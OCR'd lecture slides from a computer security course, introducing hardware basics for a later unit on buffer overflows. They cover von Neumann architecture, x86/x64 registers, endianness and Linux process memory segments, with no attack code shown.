
CS4238: Computer Security Practice

Lecture 4: Hardware Basics, Buffer Overflow Attacks and Defenses

Progress Overview

- System attacks and defenses:
  - Reconnaissance
  - Scanning
  - Automated vulnerability finding
  - Automated exploitation
  - *Vulnerability discovery, e.g. fuzzing*
  - Attacks to gain access, e.g., buffer overflow attacks and defenses


- Computing system is nothing but layers of *virtual machines.*



Computer Hardware and Program Execution

How can attackers trick the computer hardware into executing their attack code?


Von Neumann Architecture





Implication to Computer Security

- What is *special* about von Neumann architecture?
  - What does it have to do with **vulnerabilities & malware**?
  - **Code looks and feels the same** as **data**
  - Programs may be **tricked** into treating input data as code: basis for all **code-injection** attacks!


CPU and Memory








Fast CPU and Slow HDD




Memory

C Program □Main Memory

```
if (j>k)
  max = j
else
  max = k
```

```
Code_Segment:
        mov EAX, [0]
        mov EBX, [4]
        cmp EAX,EBX
        jle 0x7 //Label_1
        mov [8], EAX
        jmp 0x5 //Label_2
Label_1: mov [8], EBX
Label_2: ….
```

```
Data Segment:
0: // Allocated for j
4: // Allocated for k
8: // Allocated for max
```

Address of j: 2100
Address of k: 2104
Address of max: 2108


Code and Data segments are separate and both assumed to start from 0

Every Memory Data Access should add the value stored in Data Segment Register By default.

CPU Segment Register (Data)
2100

Main Memory

0000	Operating System (Kernel)
0700	Other User Process
0900	**Our Code Segment**
1900	Vacant Space
2100	**Our Data Segment**
2300	Vacant Space
2500	




CPU Registers

- Configured by the OS
  - To point the CPU to the **correct program** to execute. (e.g., GTA IV vs. Counter Strike)
    - i.e., configure the correct locations of Code, Data etc.
- Configured by the Compiler
  - To point the CPU to the **correct line of code** that must be executed.
  - To point the CPU to the **correct function** (inside the C code) that must be executed.
  - To use the correct data (e.g., a=b+c)

Together, these constitute the context of a program.

CPU and Memory



Registers (32-Bit & 64-Bit)

Register Category	Register Name	Purpose
General registers	32-bit: EAX, EBX, ECX, EDX 64-bit: RAX, RBX, RCX, RDX, R8–R15	Used to manipulate data.
	AX, BX, CX, DX	16-bit versions of the preceding entry.
	AH, BH, CH, DH, AL, BL, CL, DL	8-bit high- and low-order bytes of the previous entry.
Segment registers	CS, SS, DS, ES, FS, GS	16-bit. Used to hold the first part of a memory address, as well as pointers to code, stack, and extra data segments.
Offset registers		Used to indicate an offset related to segment registers.
	EBP/RBP (base pointer)	EBP points to the beginning of the local environment on the stack for a function. 64-bit use of the base pointer depends on frame pointer omission, language support, and usage of registers R8–R15.
	ESI/RSI (source index)	Used to hold the data source offset in an operation using a memory block.
	EDI/RDI (destination index)	Used to hold the destination data offset in an operation using a memory block.
	ESP/RSP (stack pointer)	Used to point to the top of the stack.
Special registers		Only used by the CPU.
	EFLAGS or RFLAGS register; key flags to know are ZF=zero flag IF=Interrupt enable flag SF=sign flag	Used by the CPU to track results of logic and the state of the processor.
	EIP or RIP (instruction pointer)	Used to point to the address of the next instruction to be executed.

Source: Gray Hat Hacking, 5th Ed

x86-64 (x64)

- **x86-64**:
  - 64-bit version of **x86** instruction set:
    64-bit computing capabilities to the **existing** x86 architecture
  - The original specification by **AMD** released in 2000
  - **Intel 64**: Intel's implementation of x86-64 (nearly identical)
  - Different from **IA-64** (Intel Itanium architecture): end of life in 2021
- **Benefits**:
  - **Larger** virtual memory and physical memory:
    programs can store larger amounts of data in memory
  - **Compatibility** mode: 16- & 32-bit user apps can run unmodified
    (if supported by 64-bit OS)
- **General-purpose registers** in x86-64:
  - There are now 64 bits
  - 8 new GP registers: R8, R9, R10, R11, R12, R13, R14, R15

64-Bit Registers

General Purpose Registers (A, B, C and D)

<table>
<tr><th>64</th><th>56</th><th>48</th><th>40</th><th>32</th><th>24</th><th>16</th><th>8</th></tr>
<tr><td colspan="8">R?X</td></tr>
<tr><td colspan="4"></td><td colspan="4">E?X</td></tr>
<tr><td colspan="6"></td><td colspan="2">?X</td></tr>
<tr><td colspan="6"></td><td>?H</td><td>?L</td></tr>
</table>

64-bit mode-only General Purpose Registers (R8, R9, R10, R11, R12, R13, R14, R15)

<table>
<tr><th>64</th><th>56</th><th>48</th><th>40</th><th>32</th><th>24</th><th>16</th><th>8</th></tr>
<tr><td colspan="8">?</td></tr>
<tr><td colspan="4"></td><td colspan="4">?D</td></tr>
<tr><td colspan="6"></td><td colspan="2">?W</td></tr>
<tr><td colspan="7"></td><td>?B</td></tr>
</table>

Source: Wikipedia

64-Bit Registers

Segment Registers (C, D, S, E, F and G)

16	8
?S	

Pointer Registers (S and B)

64	56	48	40	32	24	16	8
R?P							
				E?P			
						?P	
							?PL

Note: The ?PL registers are only available in 64-bit mode.

Source: Wikipedia

64-Bit Registers

Index Registers (S and D)

64	56	48	40	32	24	16	8
R?I							
				E?I			
						?I	
							?IL

Note: The ?IL registers are only available in 64-bit mode.


Instruction Pointer Register (I)

64	56	48	40	32	24	16	8
RIP							
				EIP			
						IP	

Source: Wikipedia

Program Representation in Memory


- Both code and data are represented as **numbers**
- **Code**:
  - `lea ecx, [esp+4]` represented as **`0x8d 0x4c 0x24 0x04`**
- **Data (e.g. multi-byte type)**:
  - On **Intel** CPUs, **least significant** bytes is put at lower addresses
  - It is called **little endian**
  - For example, `0x01020304`
  - See also: https://getkt.com/blog/endianness-little-endian-vs-big-endian/



Process Memory Layout

- Simplified **Linux process memory**:


BSS? For historical reason: Block Started by Symbol; "*Better Save Space*"



- See also:
  http://dirac.org/linux/gdb/02a-Memory_Layout_And_The_Stack.php

Process Memory in x64

- Current implementations ***do not*** allow the entire virtual address space of 2^{64} bytes (16 EiB)
- Only the **least significant 48 bits** of virtual address are used:
  - Gives **256 TiB** of usable virtual address space: **65,536 times** larger than 4 GiB virtual address space of 32-bit machines
  - *Canonical address form*: the most significant 16 bits (i.e. bits 48-63) must be copies of bit 47
  - Canonical addresses: 0 - 00007FFF'FFFFFFFF, FFFF8000'00000000 - FFFFFFFF'FFFFFFFF



Source: Wikipedia

Segments in Process Memory


- **Text (.text)**: contains the actual **code** to be executed, usually marked read-only
- **Initialized data (.data)**: contains global/static variables that are **initialized** by the programmer
- **Uninitialized data (.bss = block started by symbol)**: contains **uninitialized** global/static variables
  - All variables are initialized to 0 or NULL pointers
- **Stack**: keeps track of ***stack frames***
  - A stack frame is added whenever a function is called
  - In **Intel** systems, the stack grows **downward**
- **Heap**: for dynamic memory allocation

Quiz (1)

- Where are *local (automatic)* variables stored?
- Where are *global* variables stored?
- Where are *static* variables stored?
- Where are the variables of `main()` stored?
- Where are dynamically-allocated *objects* stored?

Function Calls


Function Calls



